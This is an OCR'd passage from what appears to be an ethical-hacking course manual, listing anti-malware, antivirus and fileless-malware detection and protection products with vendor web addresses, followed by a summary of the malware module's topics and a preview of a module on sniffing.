
https://www.kaspersky.com

- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Symantec Norton Security Premium (*https://www.symantec-norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes (*https://www.malwarebytes.org*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Antivirus Software

Bitdefender Antivirus Plus 2019

Bitdefender Antivirus Plus 2019 works against all threats – from viruses, worms and Trojans, to ransomware, zero-day exploits, rootkits and spyware




- ClamWin (*http://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://home.mcafee.com*)
- Norton AntiVirus Basic (*https://www.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://www.trendmicro.com*)
- Panda Antivirus Pro (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Fileless Malware Detection Tools

AlienVault® USM Anywhere™

AlienVault® USM Anywhere™ provides a single **unified platform** for threat detection, incident response, and compliance management



https://www.alienvault.com

Quick Heal Total Security
http://www.quickheal.com

Endpoint Detection and Response (EDR)
https://www.trendmicro.com

Defender Check
https://github.com

FCL
https://github.com

CYNET 360
https://www.cynet.com

Fileless Malware Protection Tools

McAfee End Point Security

- McAfee End Point Security is a security tool used by security professionals to perform **threat detection**, investigation, and response activities

https://www.mcafee.com

Microsoft Defender Advanced Threat Protection
https://docs.microsoft.com

Kaspersky End Point Security for Business
https://www.kaspersky.com

Trend Micro Smart Protection Suites
https://www.trendmicro.com

Norton 360 with LifeLock Select
https://us.norton.com

REVE Antivirus
https://www.reveantivirus.com

Module Summary

- In this module, we discussed the following:
  - Concepts of malware and malware propagation techniques
  - Concepts of APT and its lifecycle
  - Concepts of Trojans, their types, and how they infect systems
  - Concepts of viruses, their types, and how they infect files along with the concept of computer worms
  - Concepts of fileless malware and how they infect files
  - How to perform static and dynamic malware analysis and explained different techniques to detect malware
  - Various Trojan, backdoor, virus, and worm countermeasures
  - Various Anti-Trojan and Antivirus tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers. use sniffing to collect information about a target of evaluation